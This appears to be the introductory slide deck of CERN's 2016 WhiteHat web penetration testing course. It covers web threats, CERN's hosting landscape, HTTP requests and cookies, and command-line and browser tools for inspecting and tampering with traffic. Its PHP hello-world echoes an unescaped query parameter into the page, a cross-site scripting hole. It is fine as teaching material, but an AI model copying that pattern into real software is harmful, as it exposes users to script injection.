Web penetration testing

part 1 - Introduction

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CERN WhiteHat programme 2016

Outlook

- Why focus on the web?
- Web landscape at CERN
- A crash course on HTTP protocol
- Server-side logic
- Client-side tools: command-line & browser extensions
- Web security exercises

Introduction to Web penetration testing

WHY WEB?

Focus on Web applications – why?

Web applications are:

- often much more useful than desktop software => popular
- often publicly available
- easy target for attackers
  - finding vulnerable sites, automating and scaling attacks

- easy to develop
- not so easy to develop well and securely

- often vulnerable, thus making the server, the database, internal network, data etc. insecure

Threats

- Web defacement
  - ⇒ loss of reputation (clients, shareholders)
  - ⇒ fear, uncertainty and doubt
- information disclosure (lost data confidentiality)
  - e.g. business secrets, financial information, client database, medical data, government documents
- data loss (or lost data integrity)
- unauthorized access
  - ⇒ functionality of the application abused
- denial of service
  - ⇒ loss of availability or functionality (and revenue)
- “foot in the door” (attacker inside the firewall)

An incident in September 2008

Introduction to Web penetration testing

WEB LANDSCAPE AT CERN

Two types of web sites at CERN

1. Web sites hosted centrally (by IT): ~13k
   - http://cern.ch/X -> http://X.web.cern.ch, e.g.
     http://home.web.cern.ch
     http://cern.ch/mmm
     http://cern.ch/security

1. Dedicated web servers: ~10-20k
   - http://X.cern.ch, e.g.
     http://indico.cern.ch
     http://network.cern.ch
     https://edh.cern.ch

Type 1: Web sites hosted centrally (by IT)

- http://cern.ch/X -> http://X.web.cern.ch
- Managed at WebServices (http://cern.ch/web)
  - authentication, authorization, scripts, external visibility
- Various types – file/application hosting:
  - IIS (Windows), files on DFS -> PHP, ASP
  - Apache (Linux), files on AFS -> PHP, CGI
  - J2EE -> Java

… and CMS (Content Management Systems):

  - Drupal -> PHP
  - SharePoint
  - Social community


- Go to http://cern.ch/web, create Web sites and play!

Type 2: Dedicated web servers

- http://X.cern.ch
  - Any technology stack (OS, web server, application platform and frameworks etc. etc.)
  - Many visible only inside CERN
  - Others have firewall openings – visible from outside

Web authentication at CERN: SSO

Authorization at CERN: e-groups




Introduction to Web penetration testing

HTTP PROTOCOL
A QUICK REMINDER / CRASH COURSE

(See http://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html)

Typical Web architecture



URL (Uniform Resource Locator)

protocol://username:password@hostname:port/path/file?arguments#fragment

https://twiki.cern.ch/twiki/bin/view/IT#more

http://cern.ch/webservices/Manage?SiteName=security

http://137.138.45.12:5000

ftp://localhost/photos/DSC1553.jpg


(If port not specified then defaults used: http=80, https=443)

BTW, /path/file is not always a real directory/file – e.g.

https://indico.cern.ch/event/361952/

is a reference to an event with ID=361952

HTTP etc. – a quick reminder



HTML form, GET request

HTML form source code:

```
<form method="get" action="/AddUser">
  <input type="text" name="name">
  <input type="submit" value="Add">
</form>
```

When submitted, browser send this to the server:

```
GET /AddUser?name=Sebastian HTTP/1.1
Host: users.cern.ch
User-Agent: Mozilla/5.0 (Macintosh) [..]
```

Which is equivalent to opening this URL:

http://users.cern.ch/AddUser?name=Sebastian

Query strings, URL encoding

Query string contains *keys* and *values*:

- http://users.cern.ch/AddUser?*name*=*John*&*last*=*Doe*

But what if they contain special characters?

- e.g. ? & = # etc.

URL encoding: x => %HEX(x)

‘&’ => %26

‘%’ => %25

‘ ’ => %20 or +

Use online tools, e.g. http://meyerweb.com/eric/tools/dencoder/

HTML form, POST request


```
[..]
<form method="post" action="/e-groups/EgroupsSearch.do">
<input type="hidden" name="AI_USERNAME" value="LOPIENS">
<select name="searchField">
  <option value="0" selected="selected">e-group name</option>
  <option value="1">topic</option>
  <option value="2">owner</option>
  <option value="3">description</option></select>
<select name="searchMethod">
  <option value="0" selected="selected">begins with</option>
  <option value="1">contains</option>
  <option value="2">equals</option></select>
<input type="text" name="searchValue" size="40" value="">
<input type="submit" value="Search">
[..]
```

HTML form, POST request, contd.

Submitting this form => browser sends this to the server:

```
POST /e-groups/EgroupsSearch.do HTTP/1.1
Host: e-groups.cern.ch
Content-Length: 70
User-Agent: Mozilla/5.0 (Macintosh) [..]
[..]

AI_USERNAME=LOPIENS&searchField=0&
searchMethod=0&searchValue=whitehat
```

request header

request body

(POST requests can't be represented with a URL)

Cookies

- Server send a “cookie” (piece of information) to client

```
$ wget -q --spider -S https://twiki.cern.ch/
HTTP/1.1 200 OK
Date: Tue, 13 Jan 2015 12:50:58 GMT
Server: Apache
Set-Cookie: TWIKISID=0845059d0dceb0; path=/
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

- … in all subsequent requests to that server, the client is expected to send this “cookie” back:

```
Cookie: TWIKISID=0845059d0dceb0
```

/robots.txt

- (if exists) Always in the top-level directory
  - http://server/robots.txt

    User-agent: *

    Disallow: /cgi-bin/

    Disallow: /internal/

  - e.g. http://indico.cern.ch/robots.txt
- Informs web crawlers what resources (not) to visit
  - robots don't have to follow!
- Sometimes robots.txt reveal interesting things
  - e.g. hidden directories
- See more at http://www.robotstxt.org/

Introduction to Web penetration testing

SERVER-SIDE LOGIC

Web applications

Serving dynamic content, based on requests from clients:

```
$ wget -O - "http://cern.ch/test-wh/hi.php?name=Seb"
[..]
<h3>Hi Seb</h3>
[..]

$ wget -O - "http://cern.ch/test-wh/hi.php?name=there"
[..]
<h3>Hi there</h3>
[..]
```

Hello world in PHP

/afs/cern.ch/work/s/slopiens/www/whitehat-examples/hi.php:

```
<?php   $name = $_GET['name'];   ?>
<html><body>
    <?php   echo "<h3>Hi $name</h3>";   ?>
</body></html>
```

Open http://cern.ch/test-wh/hi.php?name=there

PHP code above will generate this HTML output:

```
<html><body>
    <h3>Hi there</h3>
</body></html>
```

Introduction to Web penetration testing

TOOLS

Command-line tools

(e.g. on lxplus)

- telnet
- nc
- wget
- cern-get-sso-cookie
- openssl

Command-line tools: *telnet*

- telnet – to initiate TCP connections

```
$ telnet edh.cern.ch 80
GET / HTTP/1.0                                   <-- request

HTTP/1.1 302 Found                               <-- response
Date: Mon, 12 Jan 2015 21:04:36 GMT
Server: Apache
Location: http://cern.ch/app-state/default_redirect/
Content-Length: 315
Connection: close
Content-Type: text/html; charset=iso-8859-1

<html><head>
[..]
```

Command-line tools: *telnet*

- telnet – to initiate TCP connections

```
$ telnet home.web.cern.ch 80
GET / HTTP/1.1                                   <-- request
Host: home.web.cern.ch

HTTP/1.1 200 OK                                  <-- response
Server: Apache/2.2.15 (Red Hat)
X-Powered-By: PHP/5.3.3
X-Generator: Drupal 7 (http://drupal.org)
Content-Type: text/html; charset=utf-8
Set-Cookie: DRUPAL_LB_PROD_HTTP_ID=hej.8; path=/;

<!DOCTYPE html>
[..]
```

Command-line tools: *nc*

- nc (netcat) – to initiate or listen to connections

  nc -l 8080 # start listening on port 8080

- …then point your browser to http://localhost:8080/a?b#c

  GET /a?b HTTP/1.1

  Host: localhost:8080

  Connection: keep-alive

  User-Agent: Mozilla/5.0 (Macintosh) [..]

  Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

  Accept-Encoding: gzip, deflate, sdch

  Accept-Language: en-US,en;q=0.8,fr;q=0.6,pl;q=0.4

Command-line tools: *wget / curl*

- wget – client to HTTP (and other protocols)
- many, many features:
  - recursive downloading, following redirections, authentication, cookie handling, header manipulation etc.

```
# see redirections and server response headers
wget --server-response --spider http://cern.ch

# pretend that I'm an iPhone, download to file
wget --user-agent="Mozilla/5.0 (iPhone)" –O f.txt http..
```

- BTW, some people prefer curl or httpie

Command-line tools: *cern-get-sso-cookie*

- cern-get-sso-cookie – get (and use) CERN SSO cookie

```
# get the cookies using existing Kerberos credentials:
cern-get-sso-cookie –krb —outfile cookies.txt \
        -u https://it-dep.web.cern.ch/protected

# use the cookies to download protected content:
wget --load-cookies cookies.txt \
        https://it-dep.web.cern.ch/protected/documents
```

Command-line tools: *openssl*

- openssl – a rich crypto toolkit; includes an SSL client:

```
$ openssl s_client -connect edh.cern.ch:443
GET / HTTP/1.1                                  <-- request
Host: edh.cern.ch:443

HTTP/1.1 302 Found                              <-- response
Location: https://edh.cern.ch/Desktop/dir.jsp
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE [..]
```

- … and server:

```
$ openssl s_server [..]
```


Browser tools and extensions

For getting and manipulating information


- DOM (HTML structure), JavaScript, CSS, cookies, header fields, user agent, requests etc.

- **view source** ;-)
- **Inspect Element** - to see and manipulate DOM and JS
- Web Developer, Firebug
- **Wappalyzer** - shows technologies used by the site
- Flagfox, ShowIP - location of the server etc.
- Cookie Manager+, Cookie Monster - cookie manipulation
- User Agent Switcher - for changing user agent
- HTTP Headers, Modify Headers, Header Mangler or similar
- **Tamper Data**, Request Maker - for tampering with requests


Browser tools: *view source*



